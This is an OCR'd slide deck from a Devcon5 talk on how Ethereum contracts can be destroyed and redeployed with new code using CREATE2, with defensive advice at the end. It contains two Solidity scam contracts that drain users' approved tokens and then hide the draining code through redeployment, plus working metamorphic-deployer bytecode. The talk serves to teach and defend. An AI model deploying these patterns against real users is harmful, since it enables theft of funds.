The Dark Arts

Contract Runtime Mutability

0age

(Defense Against) The Dark Arts

Contract Runtime Mutability

0age

tl;dr

Deployed contract code is no longer immutable

Deployed contract code is no longer immutable

github.com/0age/devcon5-contract-runtime-mutability

Summary

Summary

- Contracts can be destroyed and redeployed

Summary

- Contracts can be destroyed and redeployed

Summary

- Contracts can be destroyed and redeployed
- Contracts can be redeployed with new runtime code

Summary

- Contracts can be destroyed and redeployed
- Contracts can be redeployed with new runtime code

Summary

- Contracts can be destroyed and redeployed
- Contracts can be redeployed with new runtime code
- Techniques to protect against mutable contracts

Summary

- Contracts can be destroyed and redeployed
- Contracts can be redeployed with new runtime code
- Techniques to protect against mutable contracts

Summary

- Contracts can be destroyed and redeployed
- Contracts can be redeployed with new runtime code
- Techniques to protect against mutable contracts
- Techniques to exploit runtime mutability to your advantage

Summary

- Contracts can be destroyed and redeployed
- Contracts can be redeployed with new runtime code
- Techniques to protect against mutable contracts
- Techniques to exploit runtime mutability to your advantage

Key Concepts

Creation Code + Runtime Code

Creation Code + Runtime Code

Creation Code + Runtime Code

Contract Storage + Runtime Code

Contract Storage + Runtime Code

Contract Storage + Runtime Code

Create + Create2

👴 Create + Create2

👴 Create + Create2 👱

Selfdestruct

💣 Selfdestruct 💣

⚠️ ~~Selfdestruct~~ ⚠️

⚠️ Selfdestruct 💣

Redeployment

Redeployment

What happens when you:

Redeployment

What happens when you:

- try to deploy to an account with a contract?

Redeployment

What happens when you:

- try to deploy to an account with a contract? `INVALID`

Redeployment

What happens when you:

- try to deploy to an account with a contract? `INVALID`
- `selfdestruct` a contract?

Redeployment

What happens when you:

- try to deploy to an account with a contract? `INVALID`
- `selfdestruct` a contract? `WIPED`

Redeployment

What happens when you:

- try to deploy to an account with a contract? `INVALID`
- `selfdestruct` a contract? `WIPED`
- deploy to the account after it’s been wiped?

Redeployment

What happens when you:

- try to deploy to an account with a contract? `INVALID`
- `selfdestruct` a contract? `WIPED`
- deploy to the account after it's been wiped? `OK!`

Redeployment

What happens when you:

- try to deploy to an account with a contract? `INVALID`
- `selfdestruct` a contract? `WIPED`
- deploy to the account after it's been wiped? `OK!`
- were counting on the nonce or state of the contract?

Redeployment

What happens when you:

- try to deploy to an account with a contract? `INVALID`
- `selfdestruct` a contract? `WIPED`
- deploy to the account after it's been wiped? `OK!`
- were counting on the nonce or state of the contract?

`YOU JUST GOT PWNED, PAL!`

Exhibit A: ERC20 Approval exploit


```
interface ShitCoin {
  function approve(address spender, uint256 amount) external returns (bool);
  function transferFrom(address from, address to, uint256 value) external returns (bool);
}


contract TotallySafeWayToMoveYourShitcoins {
  bool public testingOver = false; // We're starting out in "testing mode"... 😈

  ShitCoin public constant shitcoin = ShitCoin(0x8888888888888888888888888888888888888888);

  address public constant owner = address(0x6666666666666666666666666666666666666666);

  // Don't worry, this will be turned off.
  function onlyHereForInitialTesting(address sucker, uint256 amount) public {
    require(!testingOver, "Sorry, you can only call this during testing!");
    shitcoin.transferFrom(sucker, owner, amount);
  }

  // See, I told you we would turn it off! 😇
  function okNowYourShitcoinsAreSafeToMove() public {
    testingOver = true;
  }

  // Approve this contract to move your shitcoins once we're done testing.
  function moveYourShitcoins(address to, uint256 amount) public {
    shitcoin.transferFrom(msg.sender, to, amount);
  }

  // Clean up this code once shitcoin's price goes to zero. 💩
  function retireContract() public {
    require(msg.sender == owner, "Only the owner can retire this contract.");
    selfdestruct(msg.sender);
  }
}
```

Exhibit B: ERC20 Approval exploit v2

```
interface ShitCoin {
  function approve(address spender, uint256 amount) external returns (bool);
  function transferFrom(address from, address to, uint256 value) external returns (bool);
}


contract TotallySaferWayToMoveYourShitcoins {
  // OK, this time we removed "testing mode" altogether, so you're ACTUALLY safe... 😈😈😈

  ShitCoin public constant shitcoin = ShitCoin(0x8888888888888888888888888888888888888888);

  address public constant owner = address(0x6666666666666666666666666666666666666666);

  // Approve this contract to move your shitcoins once we're done testing.
  function moveYourShitcoins(address to, uint256 amount) public {
    shitcoin.transferFrom(msg.sender, to, amount);
  }

  // Clean up this code once shitcoin's price goes to zero. 💩
  function retireContract() public {
    require(msg.sender == owner, "Only the owner can retire this contract.");
    selfdestruct(msg.sender);
  }
}
```

Good thing the code can’t change!

Spoiler alert: the code can change.



Metamorphism

The trick:

The trick: non-deterministic creation code

The Rules

The Rules

Must `Selfdestruct` existing contract

The Rules

Must `Selfdestruct` existing contract

Need to use `Create2` *(at some point)*

The Rules

Must `Selfdestruct` existing contract

Need to use `Create2` *(at some point)*

Deployer + creation code + salt can't change

The Rules

Must `Selfdestruct` existing contract

Need to use `Create2` *(at some point)*

Deployer + creation code + salt can't change

Other than that, anything's fair game

Metamorphism

Metamorphism

- Clone another contract
  - Get address of the contract to clone from storage
  - No constructor *(can still call an initializer function)*

Metamorphism

- Clone another contract
  - Get address of the contract to clone from storage
  - No constructor *(can still call an initializer function)*
- Transient Deployer contract
  - Get creation code from storage + `Create2` → `Create`
  - Supports a constructor, but requires an ”extra hop"

Metamorphism

- Clone another contract
  - Get address of the contract to clone from storage
  - No constructor *(can still call an initializer function)*
- Transient Deployer contract
  - Get creation code from storage + `Create2` → `Create`
  - Supports a constructor, but requires an ”extra hop"
- Metamorphic Delegator
  - Put creation code in *runtime code* of another contract
  - During deployment, `DELEGATECALL` into that contract

Cloner

Cloner (standard)

0x73<address>3d803b3d3d82943cf3

```
pc op name              [stack] + <memory> + *runtime!*
-- -- ---------------- ------------------------------
00 73 PUSH20 <address> [address]
21 3d RETURNDATASIZE   [address, 0]
22 80 DUP1             [address, 0, address]
23 3b EXTCODESIZE      [address, 0, size]
24 3d RETURNDATASIZE   [address, 0, size, 0]
25 3d RETURNDATASIZE   [address, 0, size, 0, 0]
26 82 DUP3             [address, 0, size, 0, 0, size]
27 94 SWAP5            [size, 0, size, 0, 0, address]
28 3c EXTCODECOPY      [size, 0] <code_to_clone>
29 f3 RETURN           [] *code_to_clone*
```

```
contract Cloner {
  function deployClone(address target) external returns (address clone) {
    assembly {
      mstore(0, or(
        0x730000000000000000000000000000000000003d803b3d3d82943cf30000,
        shl(88, target)
      ))

      clone := create2(0, 0, 30, 0)
    }
  }
}
```

Cloner (metamorphic)

0x5860203d593d335afa1551803b80928080933cf3

pc	op	name	[stack] + <memory> + *runtime!*
00	58	PC	[0]
00	60	PUSH1 0x20	[0, 32]
02	3d	RETURNDATASIZE	[0, 32, 0]
03	59	MSIZE	[0, 32, 0, 0]
04	3d	RETURNDATASIZE	[0, 32, 0, 0, 0]
05	33	CALLER	[0, 32, 0, 0, 0, caller]
06	5a	GAS	[0, 32, 0, 0, 0, caller, gas]
07	fa	STATICCALL	[0, 1 (if successful)] <address>
08	15	ISZERO	[0, 0]
10	51	MLOAD	[0, address]
11	80	DUP1	[0, address, address]
12	3b	EXTCODESIZE	[0, address, size]
13	80	DUP1	[0, address, size, size]
14	92	SWAP3	[size, address, size, 0]
15	80	DUP1	[size, address, size, 0, 0]
16	80	DUP1	[size, address, size, 0, 0, 0]
17	93	SWAP4	[size, 0, size, 0, 0, address]
18	3c	EXTCODECOPY	[size, 0] <code_to_clone>
19	f3	RETURN	[] *code_to_clone*

```
contract MetamorphicCloner {
  // We'll store the address to clone (temporarily).
  address private _addressToCloneInStorageSlotZero;

  // The fallback function will return this address when called.
  function () external {
    assembly {
      mstore(0, sload(0)) // Get the target address from storage slot 0.
      return(0, 32)       // Return the target address.
    }
  }

  function deployClone(address target) external returns (address clone) {
    // Set the target to clone in storage slot zero.
    _addressToCloneInStorageSlotZero = target;

    // Deploy the contract with fixed, non-deterministic creation code.
    assembly {
      mstore(
        0,
        0x5860203d593d335afa1551803b80928080933cf3000000000000000000000000
      )

      clone := create2(0, 0, 20, 0)
    }

    // Clear out the storage slot once we're done.
    delete _addressToCloneInStorageSlotZero;
  }
}
```

Transient Deployer

```
0x58593d59335afa3d59343d59593ef080601a573d81ed81803efd5bff

pc op name             [stack] + <memory> + {return_buffer} + -contract- + *return*
-- -- ---------------- ------------------------------------------------------------
00 58 PC               [0]
01 59 MSIZE            [0, 0]
02 3d RETURNDATASIZE   [0, 0, 0]
03 59 MSIZE            [0, 0, 0, 0]
04 33 CALLER           [0, 0, 0, 0, caller]
05 5a GAS              [0, 0, 0, 0, caller, gas]
06 fa STATICCALL       [1 (if successful)] {creation_code}
07 3d RETURNDATASIZE   [x, size]
08 59 MSIZE            [x, size, 0]
09 34 CALLVALUE        [x, size, 0, Ξ]
10 3d RETURNDATASIZE   [x, size, 0, Ξ, size]
11 59 MSIZE            [x, size, 0, Ξ, size, 0]
12 59 MSIZE            [x, size, 0, Ξ, size, 0, 0]
13 3e RETURNDATACOPY   [x, size, 0, Ξ] <creation_code>
14 f0 CREATE           [x, address (if successful)] -contract- or {revert_reason}
15 80 DUP1             [x, address, address]
16 60 PUSH1 0x1a       [x, address, address, 26]
18 57 JUMPI            [x, 0]
19 3d RETURNDATASIZE   [x, 0, size]
20 81 DUP2             [x, 0, size, 0]
21 3d RETURNDATASIZE   [x, 0, size, 0, size]
22 81 DUP2             [x, 0, size, 0, size, 0]
23 80 DUP1             [x, 0, size, 0, size, 0, 0]
24 3e RETURNDATACOPY   [x, 0, size, 0 <revert_reason>
25 fd REVERT           [x, 0] *revert_reason*
26 5b JUMPDEST         [x, address]
27 ff SELFDESTRUCT     [x] 👋 さよなら 👋
```


```
contract TransientMetamorphicDeployer {
  // We'll store the creation code to deploy (temporarily).
  bytes private _creationCodeToDeploy;

  // The fallback function will return this creation code when called.
  function () external {
    // Move creation code from storage into memory.
    bytes memory creationCode = _creationCodeToDeploy;

    // Return using data offset (skip first 32-byte word) + size (first word).
    assembly { return(add(32, creationCode), mload(creationCode)) }
  }

  function deployViaTransient(
    bytes calldata creationCode
  ) external returns (address metamorphic) {
    // Set the creation code in contract storage.
    _creationCodeToDeploy = creationCode;

    // Deploy the contract with fixed, non-deterministic creation code.
    assembly {
      mstore(0, 0x58593d59335afa3d59343d59593ef080601a573d81ed81803efd5bff00000000)
      let transient := create2(0, 0, 28, 0)
      if iszero(transient) {  // "bubble up" any revert and pass along reason.
        returndatacopy(0, 0, returndatasize)
        revert(0, returndatasize)
      }

      // Use hashed RLP encoding of deployer address + nonce to get deployed address.
      mstore(0, or(
        0xd6940000000000000000000000000000000000000000010000000000000000,
        shl(80, transient)
      ))
      metamorphic := keccak256(0, 23) // solidity will mask upper dirty bits
    }

    // Clear out storage once we're done.
    delete _creationCodeToDeploy;
  }
}
```

Metamorphic Delegator

```
Arbitrary runtime prelude

0x600b59813803809259 39f3...

pc op name       [stack] + <memory> + *runtime!*
-- -- ---------- ----------------------------------------

00 60 PUSH1 0x0b [11 -> offset]
02 59 MSIZE      [offset, 0]
03 81 DUP2       [offset, 0, offset]
04 38 CODESIZE   [offset, 0, offset, codesize]
05 03 SUB        [offset, 0, codesize - offset => runtime_size]
06 80 DUP1       [offset, 0, runtime_size, runtime_size]
07 92 SWAP3      [runtime_size, 0, runtime_size, offset]
08 59 MSIZE      [runtime_size, 0, runtime_size, offset, 0]
09 39 CODECOPY   [runtime_size, 0] <arbitrary_runtime>
10 f3 RETURN     [] *arbitrary_runtime*
... arbitrary_runtime
```

```
0x58593d593d5960203d593d335afa15515af43d3d93833e601b57fd5bf3

pc op name           [stack] + <memory> + {return_buffer} + *runtime!*
-- -- -------------- ------------------------------------------------

00 58 PC             [0]
01 59 MSIZE          [0, 0]
02 3d RETURNDATASIZE [0, 0, 0]
03 59 MSIZE          [0, 0, 0, 0]
04 3d RETURNDATASIZE [0, 0, 0, 0, 0]
05 59 MSIZE          [0, 0, 0, 0, 0, 0]
06 60 PUSH1 0x20     [0, 0, 0, 0, 0, 0, 32]
08 3d RETURNDATASIZE [0, 0, 0, 0, 0, 0, 32, 0]
09 59 MSIZE          [0, 0, 0, 0, 0, 0, 32, 0, 0]
10 3d RETURNDATASIZE [0, 0, 0, 0, 0, 0, 32, 0, 0, 0]
11 33 CALLER         [0, 0, 0, 0, 0, 0, 32, 0, 0, 0, caller]
12 5a GAS            [0, 0, 0, 0, 0, 0, 32, 0, 0, 0, caller, gas]
13 fa STATICCALL     [0, 0, 0, 0, 0, 0, 1] <creation_in_runtime>
14 15 ISZERO         [0, 0, 0, 0, 0, 0, 0]
15 51 MLOAD          [0, 0, 0, 0, 0, 0, creation_in_runtime]
16 5a GAS            [0, 0, 0, 0, 0, 0, creation_in_runtime, gas]
17 f4 DELEGATECALL   [0, 0, 1 or 0] {runtime_code or revert_reason}
18 3d RETURNDATASIZE [0, 0, 1 or 0, size]
19 3d RETURNDATASIZE [0, 0, 1 or 0, size, size]
20 93 SWAP4          [size, 0, 1 or 0, size, 0]
21 83 DUP4           [size, 0, 1 or 0, size, 0, 0]
22 3e RETURNDATACOPY [size, 0, 1 or 0] <runtime_code or revert_reason>
23 60 PUSH1 0x1b     [size, 0, 1 or 0, 27]
25 57 JUMPI          [size, 0]
26 fd REVERT         [] *revert_reason*
27 5b JUMPDEST       [size, 0]
28 f3 RETURN         [] *runtime_code*
```

```
contract MetamorphicDelegator {
  // We'll store the address where the target creation code is located (temporarily).
  address private _addressOfContractWithCreationCodeInRuntimeCode;

    // The fallback function will return this address when called.
    function () external {
      assembly {
        mstore(0, sload(0)) // Get the target address from storage slot 0.
        return(0, 32)       // Return the target address.
      }
    }

  function deployMetamorphicDelegator(
    bytes calldata creationCode
  ) external returns (address metamorphic) {
    // Construct creation code for the creation-in-runtime contract using the prelude.
    bytes memory targetCreationCode = abi.encodePacked(
      bytes11(0x600b5981380380925939f3), creationCode
    );

    assembly {
      // Deploy creation-in-runtime contract via `CREATE` and set the address in storage.
      sstore(0, create(0, add(32, targetCreationCode), mload(targetCreationCode)))

      // Deploy the contract with fixed, non-deterministic creation code.
      mstore(0, 0x58593d593d5960203d593d335afa15515af43d3d93833e601b57fd5bf3000000)
      metamorphic := create2(0, 0, 29, 0)
      if iszero(metamorphic) {  // "bubble up" any revert and pass along reason.
        returndatacopy(0, 0, returndatasize)
        revert(0, returndatasize)
      }
    }

    // Clear out the storage slot once we're done.
    delete _addressOfContractWithCreationCodeInRuntimeCode;
  }
}
```



github.com/0age/HomeWork

…is all this making you nervous?

Protect Yo' Self!

Protect Yo' Self!

1. Ensure contracts cannot be destroyed

Protect Yo' Self!

1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`

Protect Yo' Self!

1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`
   - Register contracts → indestructible.eth

Protect Yo' Self!

1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`
   - Register contracts → indestructible.eth

2. Ensure contracts are deployed immutably

Protect Yo' Self!

1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`

     Register contracts → indestructible.eth

2. Ensure contracts are deployed immutably
   - `CREATE` *all the way down* or immutable `CREATE2`

Protect Yo' Self!

1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`
   - Register contracts → indestructible.eth

2. Ensure contracts are deployed immutably
   - `CREATE` *all the way down* or immutable `CREATE2`
   - Deploy `CREATE2` → immutablecreate2factory.eth

Protect Yo' Self!

1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`
   - Register contracts → indestructible.eth

2. Ensure contracts are deployed immutably
   - `CREATE` *all the way down* or immutable `CREATE2`
   - Deploy `CREATE2` → immutablecreate2factory.eth

3. Check runtime code of contracts with `EXTCODEHASH`

Protect Yo' Self!

1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`
   - Register contracts → indestructible.eth

2. Ensure contracts are deployed immutably
   - `CREATE` *all the way down* or immutable `CREATE2`
   - Deploy `CREATE2` → immutablecreate2factory.eth

3. Check runtime code of contracts with `EXTCODEHASH`
   - Won't protect you against redeployments

Protect Yo' Self!


1. Ensure contracts cannot be destroyed
   - No `SELFDESTRUCT`, `DELEGATECALL`, `CALLCODE`
   - Register contracts → indestructible.eth

2. Ensure contracts are deployed immutably
   - `CREATE` *all the way down* or immutable `CREATE2`
   - Deploy `CREATE2` → immutablecreate2factory.eth

3. Check runtime code of contracts with `EXTCODEHASH`
   - Won't protect you against redeployments
   - Register runtime code hash → codehashcache.eth

And most of all…

EDUCATE PEOPLE ABOUT THIS!



…is all this getting you psyched?

Shiny New Things!

Shiny New Things!

1. Contract Deployments

Shiny New Things!

1. Contract Deployments

- Efficient: find contract addresses that cost less gas to interact with.

Shiny New Things!

1. Contract Deployments

- Efficient: find contract addresses that cost less gas to interact with.
- Coordinated: deploy interconnected groups of contracts that refer to one another as constants.

Shiny New Things!

1. Contract Deployments

- Efficient: find contract addresses that cost less gas to interact with.
- Coordinated: deploy interconnected groups of contracts that refer to one another as constants.
- Universal: easily refer to local, testnet, and mainnet contracts at the same addresses.

Shiny New Things!

2. Runtime Storage

Shiny New Things!

2. Runtime Storage

- Accessible: let anyone read any section of storage on their own terms.

Shiny New Things!

2. Runtime Storage

- Accessible: let anyone read any section of storage on their own terms.
- Transferrable: give ownership over a "region" of storage to another account.

Shiny New Things!

2. Runtime Storage

- Accessible: let anyone read any section of storage on their own terms.
- Transferrable: give ownership over a "region" of storage to another account.
- Economical: save big on initial storage writes and practically **all** reads *(tradeoff: more expensive updates)*.

Shiny New Things!

3. Smart Wallets

Shiny New Things!

3. Smart Wallets

- Versatile: add new functionality on-the-fly using arbitrary “transaction scripts” that `SELFDESTRUCT`.

Shiny New Things!

3. Smart Wallets

- Versatile: add new functionality on-the-fly using arbitrary “transaction scripts” that `SELFDESTRUCT`.
- Secure: keep your funds at an empty address with no code to hack.

Shiny New Things!

3. Smart Wallets

- Versatile: add new functionality on-the-fly using arbitrary “transaction scripts” that `SELFDESTRUCT`.
- Secure: keep your funds at an empty address with no code to hack.
- User-friendly: perform multiple actions *(conditional, atomic, multifaceted, etc.)* in one adaptable transaction.

Shiny New Things!

4. Tokenized Accounts

Shiny New Things!

4. Tokenized Accounts

- Portable: reassign control over arbitrary deployments and redeployments using NFTs.

Shiny New Things!

4. Tokenized Accounts

- Portable: reassign control over arbitrary deployments and redeployments using NFTs.
- Combinatorial: create baskets of diverse assets, permissions, and reputation.

Shiny New Things!

4. Tokenized Accounts

- Portable: reassign control over arbitrary deployments and redeployments using NFTs.
- Combinatorial: create baskets of diverse assets, permissions, and reputation.
- Reliable: safely reserve, manage, and transfer accounts.

Yeah, this stuff is definitely weird…

…but isn’t that what Ethereum’s all about?

"The Dark Arts are many, varied, ever-changing and eternal. Fighting them is like fighting a many-headed monster, which, each time a neck is severed, sprouts a head even fiercer and cleverer than before. You are fighting that which is unfixed, mutating, indestructible."

"Your defenses must therefore be as flexible and inventive as the Arts you seek to undo."

- Severus Snape

"The Dark Arts are many, varied, ever-changing and eternal. Fighting them is like fighting a many-headed monster, which, each time a neck is severed, sprouts a head even fiercer and cleverer than before. You are fighting that which is unfixed, mutating, `SELFDESTRUCT`*-ible."*

"Your defenses must therefore be as flexible and inventive as the Arts you seek to undo - or use this voodoo to go do something new and epic!"

- `0age`

🙏 どうもありがとう 🙇

github.com/0age/devcon5-contract-runtime-mutability